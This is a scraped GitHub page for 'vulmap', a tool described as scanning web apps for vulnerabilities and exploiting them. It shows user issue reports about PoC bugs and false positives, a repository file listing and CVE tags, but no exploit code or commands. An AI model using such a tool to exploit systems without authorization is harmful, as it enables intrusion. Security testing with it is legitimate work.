 ox01024 china Unfollow	 r0eXpeR China,ShangHai Unfollow	 sudo0m china Unfollow	 Scivous Joined on Jun 14, 2020 Follow	 LucifielHack Joined on Sep 30, 2018 Follow	 QLitchi China Follow

Todo - Feedback

⌚ 批量扫描时，输出结果只显示有没有漏洞，没有漏洞的链接
#3 by liutufang was closed on Oct 23, 2020

⌚ speed up

#11 by shelu16 was closed on Jan 9

⌚ add proxy support

#15 by weepsafe was closed on Dec 29, 2020

⌚ There are some false positives in cve-2018-7602
#1 by aydcyhr was closed on Oct 10, 2020

❗ 0.6版本运行报错

#28 opened on Feb 1 by jhwxj

⌚ big code

#14 by Martin2877 was closed on Feb 3

⌚ 找不到保存结果
#34 by TryA9ain was closed 2 days ago

⌚ outfile

#22 by shelu16 was closed on Jan 13

❗ 一些poc无法执行

#23 opened on Jan 14 by JK-Love

⌚ ApacheStruts2.py S2-045 poc有错误
#33 by shadow1ng was closed 20 days ago

❗ dnslog问题，以及最近ceye.io不明原因爆炸
#32 opened on Feb 8 by zhzyker

❗ poc 检查逻辑可能有 bug

#38 opened 17 hours ago by ChenYun4164

❗ 组件扫描

#37 opened yesterday by doutan-adk

⌚ TypeError: unsupported operand type(s) for +: 'NoneType' and 'str'
#6 by xiaofeng9527 was closed on Oct 26, 2020

⌚ big code

#14 by Martin2877 was closed on Feb 3

⌚ Going to error in new

#18 by shelu16 was closed on Jan 9

❗ good job but RedHat JBoss exp has some problems
#27 opened on Jan 22 by fasdfx

⌚ 关于近期Apache Flink漏洞（CVE-2020-17519和CVE-2020-17518）的功能建议
#24 by Huaflwr was closed on Feb 1


❗ 检测不到14882脆弱性

#8 opened on Nov 11, 2020 by Ksharp12138


⌚ CVE-2020-2555 and CVE-2020-2883 POC is only checking on version

#26 by siriusnlz was closed on Feb 3

Todo - All In One



Todo - All In One





Search or jump to...

Pull requests Issues Marketplace Explore



zhzyker / vulmap

Unwatch 36

Unstar 1.1k

Fork 194

Github - Release

Code

Issues

Pull requests

Components

Projects

Wiki

Security

Insights

Settings

main

1 branch

6 tags

Go to file

Add file

Code



zhzyker Update readme.md

c508c33 yesterday

94 commits

core

调宽误报判断策略, 降低poc过程中

3 days ago

identify

0.6

2 months ago

images

vulmap 0.5 gif demo

2 months ago

module

try ceye.io

last month

payload

thank @shadow1ng fix struts2-045 poc and exp

20 days ago

.dockerignore

add dockerfile and change readme

5 months ago

Dockerfile

add dockerfile and change readme

5 months ago

LICENSE

5 months ago

readme.md

Update readme.md

yesterday

readme.us-en.md

update

2 months ago

requirements.txt

add shodan

2 months ago

<https://github.com/zhzyker/vulmap>

About

Vulmap 是一款 web 漏洞扫描和验证工具, 可对 webapps 进行漏洞扫描, 并且具备漏洞利用功能

github.com/zhzyker/vulmap

security exploit scanner rce
pentesting vulnerabilities cve
security-tools pentest-tool
cve-2019-17558 cve-2020-1938
cve-2020-2555 cve-2020-2883
cve-2016-4437 cve-2020-14882
cve-2020-13942 s2-061
cve-2020-17530 cve-2020-17519
cve-2020-17518

Readme

GPL-3.0 License

Thank Everyone

 @zhzyker

 github.com/zhzyker

 zhzyker@0-sec.org

 youtube.com/zhzyker

 search: zhzyker

